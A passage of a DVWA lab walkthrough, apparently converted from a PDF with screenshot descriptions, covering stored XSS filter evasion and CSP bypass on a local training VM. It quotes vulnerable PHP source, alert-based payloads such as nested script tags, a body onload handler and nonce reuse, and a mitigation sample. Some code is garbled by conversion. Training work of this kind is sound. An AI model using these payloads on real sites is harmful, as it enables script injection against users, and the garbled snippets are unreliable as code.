
Steps:

1. Analyze the functionality of the target page.

This screenshot shows the DVWA XSS attack phase. The browser window title is "Kali - VMware Workstation". The address bar shows "localhost/DVWA/vulnerabilities/xss_m". The main content area displays the DVWA logo and the title "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The XSS (DOM) option is selected. The main form has two fields: "Name *" with "test" and "Message *" with "This is a test comment.". Below the form is a "More Information" section with links to XSS resources. A message at the bottom of the page says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

This screenshot shows the DVWA XSS attack phase after the exploit was successful. The browser window title is "Kali - VMware Workstation". The address bar shows "localhost/DVWA/vulnerabilities/xss_m". The main content area displays the DVWA logo and the title "Vulnerability: Stored Cross Site Scripting (XSS)". The sidebar and form are identical to the previous screenshot. The "More Information" section now includes a link to "https://owasp.org/www-community/attacks/xss". A message at the bottom of the page says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

2. Analyze the source code of the target page.



The screenshot shows a terminal window titled "Kali - VMware Workstation". The command entered is "cat /var/www/vulnerabilities/xss_s/source/medium.php". The output displays the PHP source code for a stored XSS vulnerability. The code includes input sanitization logic, database interaction via MySQLi, and a final MySQL query execution. A note at the bottom of the code indicates the use of MySQLi's close function.

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get inputs
    $message = trim( $_POST[ 'txtMessage' ] );
    $name = trim( $_POST[ 'txthame' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("MySQL Error: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '$_POST[ 'txthame' ]' at line 1"))));
    $message = htmlspecialchars( $message );


    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("MySQL Error: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '$name' at line 1"))));

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : ($__mysqli_ston->error)));
    //mysql_close();
}

?>

Command All Levels
To direct input to this VM move the mouse pointer inside or press Ctrl+G.
```

3. Make changes in name field for enter more characters.



The screenshot shows a browser window for the DVWA "Stored Cross Site Scripting (XSS)" page. The "Name" field contains "<scr<script>ipt>alert('XSS')<scr</script>" and the "Message" field contains "Om Barot". Below the form, a preview shows the injected script: "Name: test Message: This is a test comment.". The browser's developer tools are open, showing the DOM structure and the injected script highlighted in the "Elements" tab.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name: <scr<script>ipt>alert('XSS')<scr</script>
Message: Om Barot

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

DOM Inspector

```
<html>
    <body>
        <div>Welcome to DVWA!</div>
        <div>Instructions</div>
        <div>Setup / Reset DB</div>
        <div>Brute Force</div>
        <div>Command Injection</div>
        <div>CSRF</div>
        <div>File Inclusion</div>
        <div>File Upload</div>
        <div>Insecure CAPTCHA</div>
        <div>Logout</div>
    </body>
</html>
```

Elements

Virtual DOM

Layout

Computed

Style

Inspector

Console

Debugger

Network

Performance

Memory

Storage

Accessibility

Application

QUnit

To direct input to this VM move the mouse pointer inside or press Ctrl+G.

4. Enter payload and exploit vulnerabilities.

The screenshot shows a browser window in Kali Linux VM titled "Vulnerability: Stored XSS". The main content area displays a modal dialog with the message "Name: test" and "Message: This is a test comment." Below the modal, there is a text input field containing the same payload. The developer tools (F12) are open, showing the DOM structure of the page. A red box highlights the injected script in the message input field. The injected code is: <script>alert(1)</script>. The developer tools also show the CSS styles applied to the page elements.


9.3.3 High Level Security

The developer believe they have disabled all script usage by removing the pattern "<s*c*r*i*p*t".

Steps:

1. Analyze the functionality of the target page.

The screenshot shows the same DVWA Stored XSS page as before, but now the exploit is blocked. The injected script (<script>alert(1)</script>) is not executed, and a message in the developer tools console states: "Script execution was blocked because the page's owner document contains a Content-Security-Policy header that forbids it." The rest of the page content and the developer tools interface are visible.



2. Analyze the source code of the target page.

3. Increases space in name field for enter payload.

The screenshot shows the DVWA Stored XSS page. In the 'Name' input field, the value '<body onload=alert('XSS')>' is entered. Below it, in the 'Message' input field, the value 'Om Barot' is entered. The browser's developer tools are open, showing the DOM structure where the payload has been injected into the body element's onload attribute.

4. Enter payload and exploit vulnerability.

The screenshot shows the DVWA Stored XSS page after the payload was submitted. A confirmation dialog box titled 'Alert' is displayed with the message 'XSS' and an 'OK' button. The browser's developer tools show the injected payload has successfully triggered an alert box in the browser.

Mitigation:

Using inbuilt PHP functions (such as "htmlspecialchars()"), its possible to escape any values which would alter the behaviour of the input.

Sample code:

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
    code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
    code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES (
:message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

10. Content Security Policy (CSP) Bypass Vulnerability:

Content Security Policy (CSP) is used to define where scripts and other resources can be loaded or executed from. This module will walk you through ways to bypass the policy based on common mistakes made by developers.

None of the vulnerabilities are actual vulnerabilities in CSP, they are vulnerabilities in the way it has been implemented.

10.1 Low Level Security

Examine the policy to find all the sources that can be used to host external script files.

This exercise was originally written to work with Pastebin, then updated for Hastebin, then Toptal, but all these stopped working as they set various headers that prevent the browser executing the JavaScript once it has downloaded it. To get around this, there are a selection of links included in the exercise, some will work, some will not, try to work out why.

Steps:

1. Analyze the functionality of the target page.

The screenshot shows a Kali Linux desktop environment with a VMware Workstation window. The browser is displaying the DVWA Content Security Policy (CSP) Bypass page. The URL in the address bar is `localhost/DVWA/vulnerabilities/csp/`. The page content includes a sidebar with navigation links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area is titled "Vulnerability: Content Security Policy (CSP) Bypass". It contains instructions: "You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:" followed by a text input field and an "Include" button. Below this, a note says: "As Pastebin and Hastebin have stopped working, here are some scripts that may, or may not help." A list of URLs is provided:

- <https://digi.ninja/dvwa/alert.js>
- <https://digi.ninja/dvwa/alert.txt>
- <https://digi.ninja/dvwa/cookie.js>
- https://digi.ninja/dvwa/forced_download.js
- https://digi.ninja/dvwa/wrong_content_type.js

A note at the bottom says: "Pretend these are on a server like Pastebin and try to work out why some work and some do not work. Check the help for an explanation if you get stuck." A "More Information" link is also present.

2. Analyze the source code of the target page.

```
<?php
$headCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com HasteBin.com www.toptal.com example.com code.jquery.com https://ssl.google-analytics.com https://digi.ninja /*;" // Allow JS from self, pastebin.com, toptal.com, google
header($headCSP);

// Some scripts work, others don't due to CSP reasons
// https://www.https://www.owasp.org/index.php/Content_Security_Policy_(CSP)
// https://www.https://www.owasp.org/index.php/Content_Security_Policy_(CSP)


?>
<?php
if (isset($_POST['include'])) {
    $page['body'] .= "
<script src='$_POST[include]'></script>
";
}

$page['body'] .= "
<form action='?' method='POST'>
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
    <input size='50' type='text' name='include' value='' id='include' />
    <input type='submit' value='Include' />
</form>
";
// As Pastebin and HasteBin have stopped working, here are some scripts that may, or may not help.
<?php
$ul = "
<ul>
    <li>https://digi.ninja/dvwa/alert.js</li>
    <li>https://digi.ninja/dvwa/alert.txt</li>
    <li>https://digi.ninja/dvwa/forced_download.js</li>
    <li>https://digi.ninja/dvwa/wrong_content_type.js</li>
</ul>
";
// Pretend these are on a server like Pastebin and try to work out why some work and some do not work. Check the help for an explanation if you get stuck.
<?php

```

3. Enter payload at user input field and exploit vulnerabilities.

The screenshot shows the DVWA Content Security Policy (CSP) bypass page. The URL is `localhost/DVWA/vulnerabilities/csp/`. The page title is "Vulnerability: Content Security Policy (CSP) Bypass". On the left, there is a sidebar with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and **CSP Bypass**. The main content area has a heading "Vulnerability: Content Security Policy (CSP) Bypass". It contains a text input field with the value `https://digi.ninja/dvwa/alert.js` and a button labeled "Include". Below the input field, there is a note: "As Pastebin and HasteBin have stopped working, here are some scripts that may, or may not help." followed by a list of URLs. At the bottom, there is a "More Information" section with links to "Content Security Policy Reference" and "Mozilla Developer Network - CSP: script-src".




10.2 Medium Level Security


The CSP policy tries to use a nonce to prevent inline scripts from being added by attackers.

Steps:

1. Analyze the functionality of the target page.



2. Analyze the source code of the target page.



The screenshot shows a browser window titled "Unknown Vulnerability Source" with the URL "localhost/DVWA/vulnerabilities/csp/source/medium.php". The page displays the source code of a PHP script. The code includes a Content-Security-Policy header set to 'script-src 'self'' and 'unsafe-inline'. It also contains logic to handle file inclusion requests via POST. A note at the bottom of the page says, "Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up."


```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcqdG8gZ2l2SB5b3UgdXA='";
header($headerCSP);

// disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

<script nonce="TmV2ZXIgZ29pbmcqdG8gZ2l2SB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset($_POST['include'])) {
    $page[ 'body' ] .= "
        " . $_POST['include'] . "
    ";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
}
```

3. Enter the payload at user input field and exploit it.



The screenshot shows a browser window titled "Vulnerability: Content Security Policy (CSP) Bypass" with the URL "localhost/DVWA/vulnerabilities/csp/". The page has a sidebar with various exploit categories and a main content area. In the main area, there is a text input field containing the payload: "29pbmcqdG8gZ2l2SB5b3UgdXA=>alert('CSP BYPASS')<script>". Below the input field, there is a button labeled "Include". The sidebar has a section for "CSP Bypass" which is highlighted.

Vulnerability: Content Security Policy (CSP) Bypass


Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

29pbmcqdG8gZ2l2SB5b3UgdXA=>alert('CSP BYPASS')<script> Include

More Information

- Content Security Policy Reference
- Mozilla Developer Network - CSP: script-src
- Mozilla Security Blog - CSP for the web we have

Module developed by [Digimana](#).

